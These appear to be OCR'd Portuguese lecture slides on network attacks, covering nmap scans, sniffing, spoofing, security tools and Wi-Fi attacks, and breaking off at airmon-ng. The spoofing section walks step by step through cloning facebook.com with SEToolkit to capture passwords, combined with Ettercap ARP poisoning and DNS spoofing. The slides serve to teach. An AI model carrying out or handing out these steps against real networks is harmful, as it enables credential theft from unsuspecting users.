
Tipos de Ataque contra as Redes de Computadores



Scanners de Rede

- Há diversos tipos, os mais utilizados são, Scanners de **Portas** (Verifica todas as portas abertas em um host) e Scanners de **Vulnerabilidade** (Verifica as vulnerabilidades do sistema). Essas ferramentas são utilizadas tanto por hackers, com a visão de poder atacar um sistema desprotegido ou por um Administrador de Rede com o objetivo de proteger a sua estrutura. Ataques DoS podem ser feitos em portas abertas tornando o serviço indisponível e através das vulnerabilidades que o atacante pode invadir o sistema.

;) Prof. Marcos Monteiro


MarcosMonteiro — sh — 86×30
sh-3.2# nmap 192.168.24.0/24
Starting Nmap 6.49BETA6 (https://nmap.org) at 2016-03-11 21:14 BRT
Nmap scan report for 192.168.24.1
Host is up (0.0066s latency).
Not shown: 955 filtered ports, 44 closed ports
PORT STATE SERVICE
80/tcp open http
MAC Address: 74:EA:3A:E2:8E:F4 (Tp-link Technologies)
Nmap scan report for 192.168.24.102
Host is up (0.012s latency).
All 1000 scanned ports on 192.168.24.102 are closed
MAC Address: F4:0E:22:7E:E1:D0 (Samsung Electronics)
Nmap scan report for 192.168.24.105
Host is up (0.060s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE
5357/tcp open wsdapi
MAC Address: 5C:C9:D3:44:47:5F (Palladium Energy Eletronica DA Amazonia Ltda)
Nmap scan report for 192.168.24.106
Host is up (0.000082s latency).
All 1000 scanned ports on 192.168.24.106 are closed
Nmap done: 256 IP addresses (4 hosts up) scanned in 34.06 seconds
sh-3.2#

nmap

```
sh-3.2# nmap -O 201.20.64.51

Starting Nmap 6.01 ( http://nmap.org ) at 2012-08-04 11:35 BRT
Nmap scan report for [redacted] (201.20.[redacted])
Host is up (0.021s latency).
Not shown: 999 filtered ports
PORT    STATE SERVICE
443/tcp open  https
Warning: OSScan results may be unreliable because we could not
Device type: general purpose
Running: Microsoft Windows 2008
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows Server 2008 SP1

OS detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 59.90 seconds
sh-3.2#
```

;) Prof. Marcos Monteiro

Tipos de Ataque contra as Redes de Computadores

- Interceptação de tráfego (Sniffing)
  - Interceptação de tráfego, ou sniffing, é uma técnica que consiste em inspecionar os dados trafegados em redes de computadores, por meio do uso de programas específicos chamados de sniffers.
    - wireshark

;) Prof. Marcos Monteiro

Tipos de Ataque contra as Redes de Computadores

- ✓Interceptação de tráfego (Sniffing)
  - ✓Dados não criptografados ou de codificação fragil:
    - ✓FTP
    - ✓SMTP

echo “ xxx ” base64 -D


Tipos de Ataque contra as Redes de Computadores

Spoofing

- Quando um programa na rede se passa por outro chamamos o ataque de Spoofing, existe diversos tipos, ARP Spoofing, IP Spoofing, DNS Spoofing, entre outros.
- Sua ação é ficar respondendo solicitações na rede, mesmo sem ninguém chamar, até que uma solicitação seja feita e ele consiga responder antes do verdadeiro.

Tipos de Ataque contra as Redes de Computadores

- Spoofing



DNS_spoof
com
Ettercap
no
Kali Linux
Em 26 passos

DNS_spoof

Passos utilizando o Kali Linux

Configurações de rede
IP Estático na rede 172.26.41.x (Para atingir à rede do Firewall 172.26.41.253)

Clonar o site Facebook.com
Utilizando a ferramenta setoolkit, um conjunto de ferramentas para exploit.
setoolkit -> 1, 2, 3, 2 -> IP do Kali -> facebook.com
Após isso ele clonar o facebook.com e armazenar os textos escritos no formulário em logs.

DNS_spoof


Alterar o arquivo de DNS local usado pelo Ettercap
/etc/ettercap/etter.dns - Coloque o host facebook.com para o IP do Kali Linux

Execute o Ettercap
Sniff > Unified sniffing - Selecione a interface do Kali Linux da rede.
Hosts - Scan for hosts
Hosts - Host list -> Selecione os IPs 172.26.41.253 e 172.26.41.254 e coloque no target 2 (Com isso o seu alvo serão estes dois hosts)
Mitm - Ative a opção do Arp poising clicando em "sniff remote connections"
Plugins - Ative o plugin DNS_Spoofing clicando duas vezes neste plugin.
Start - start snnifing

DNS_spoof

Agora aguarde o switch sofrer o ataque, isto pode durar alguns minutos. Enquanto isso observe os logs que aparecem no ettercap.

Simultâneamente você pode verificar os logs que aparecem no terminal onde o setoolkit está executando, para observar as senhas capturadas pelo clone.



Internet das Coisas

BYOD (Bring Your Own Device)

Cloud Computing

Ferramentas GNU/Linux

- **IPTable**
  - **Firewall**
- **Nessus**
  - **Auditoria**
- **NMAP**
  - **Port Scan**
- **SNORT**
  - **Log de pacotes**
  - **Deteccao de Intruso**
  - **Analise de Pacotes**
- **Hunter**
  - **Detecta Invasor**
- **TRIP Wire**
  - **Integridade de Diretorios**
- **TCP TRACK**
  - **Conexoes TCP**
- **Wire Shark**
  - **Captura Pacotes**
- **SPRINT**
  - **Auditoria de codigo fonte**
- **SATAN**
  - **Analise de redes**

Ataques ao Wi-Fi

http://www.marcosmonteiro.com.br

Prof. Marcos Monteiro

Segurança e Ataques em redes WIFI

Para garantir a segurança de uma rede Wifi precisamos resolver uma série de complicações que não aparecem com redes cabeadas. Por exemplo, uma rede sem fio se estende além das paredes e um possível atacante pode operar de longe. Uma vez que um ataque tenha sido identificado, localizar o atacante é bastante difícil. Além disso, os protocolos de autenticação e criptografia definidos na família de padrões IEEE 802.11 possuem uma série de fraquezas que facilitam o trabalho de um atacante.

1 - O padrão IEEE 802.11

- Uma rede sem fio é classificada entre ponto de acesso e clientes, onde o ponto de acesso é uma estação base, normalmente um roteador, e os clientes são dispositivos conectados a esta estação, como exemplo celulares, notebooks e etc.
- Se todos os dispositivos utilizam um ponto de acesso para se comunicar, chamamos a rede de infraestruturada. Se clientes se comunicam diretamente, a rede é chamada Ad-hoc.
- **BSSID**: MAC da estação base (roteador ou AP)
- **ESSID ou SSID**: Nome de até 32 bytes da estação base
- **Canal**: Divisão padronizada das frequências da rede sem fio. Uma antena pode escutar e transmitir em apenas um canal por vez.
- **WEP, WPA e WPA2**: Esquema de criptografia usada pela rede sem fio.

2 - Descoberta

- Por padrão um ponto de acesso envia, várias vezes por segundo, um pacote anunciando sua existência. Este pacote se chama Beacon Frame.
- Beacons frames contém informações sobre o SSID, canal, taxas de transferência, protocolos de segurança suportados pelo do ponto de acesso entre outras coisas, todas em texto puro. Eles são usados para exibir os pontos de acesso disponíveis para clientes que desejam se conectar a uma rede.
- Quando um cliente se torna ativo e quer descobrir os pontos de acesso disponíveis, ele envia um pacote chamado Probe Request. O cliente pode enviar Probe Requests para todos os nós da rede (Broadcast) ou procurando por um AP específico.
- Os pontos de acesso que recebem o pacote respondem com um pacote de Probe Response, com as mesmas informações presentes em um Beacon Frame.

3 - Associação

- Um cliente que deseja se associar com um ponto de acesso primeiro envia um pacote de Authentication Request para o endereço MAC do ponto de acesso com o seu SSID. Caso o ponto de acesso utilize o protocolo de segurança WEP no modo Shared Key, iniciar-se um desafio cujo objetivo é verificar se o cliente possui a chave compartilhada sem que a mesma seja transmitida.
- Se a autenticação for bem sucedida, ou a rede utilize outro protocolo de segurança (ou ainda nenhuma segurança), o AP enviará um pacote de Authentication Response indicando sucesso. Após isso o cliente está autenticado, porém não associado.
- Para iniciar a associação, o cliente envia um pacote de Association Request contendo o SSID da rede.
- Se a autenticação foi completada com sucesso o AP envia um pacote de Association Response. A partir daí começa a troca de pacotes de dados.
- Caso o AP use WPA é necessário completar o ***4-way handshake***.

3 - Associação

;) Prof. Marcos Monteiro

4 - Ataques

- Existem diversas ferramentas para realizar estes ataques mas demonstraremos como eles podem ser realizados, utilizando principalmente o pacote de ferramentas Aircrack-ng e outras ferramentas comuns em uma distribuição GNU/Linux.

- Para realizar alguns desses ataques, é necessário que o driver da placa sem fio utilizada pela atacante tenha suporte a certas funcionalidades como modo monitor e injeção de pacotes. Nem todos os drivers oficiais tem suporte a isso.

4.1 - Ataque de Escuta

Todo o tráfego de associação e Beacon Frames são transmitidos em texto puro e podem ser capturados por qualquer um. Além disso, em redes sem criptografia, é possível para um atacante capturar todo tráfego de dados.

A placa sem fio deve estar no modo monitor para que pacotes não endereçados para o atacante sejam coletados pelo Sistema Operacional.

Pode-se colocar uma placa no modo monitor com o programa airmon-ng. Este programa cria uma interface virtual wlanXmon no modo monitor.

 # airmon-ng start wlan0

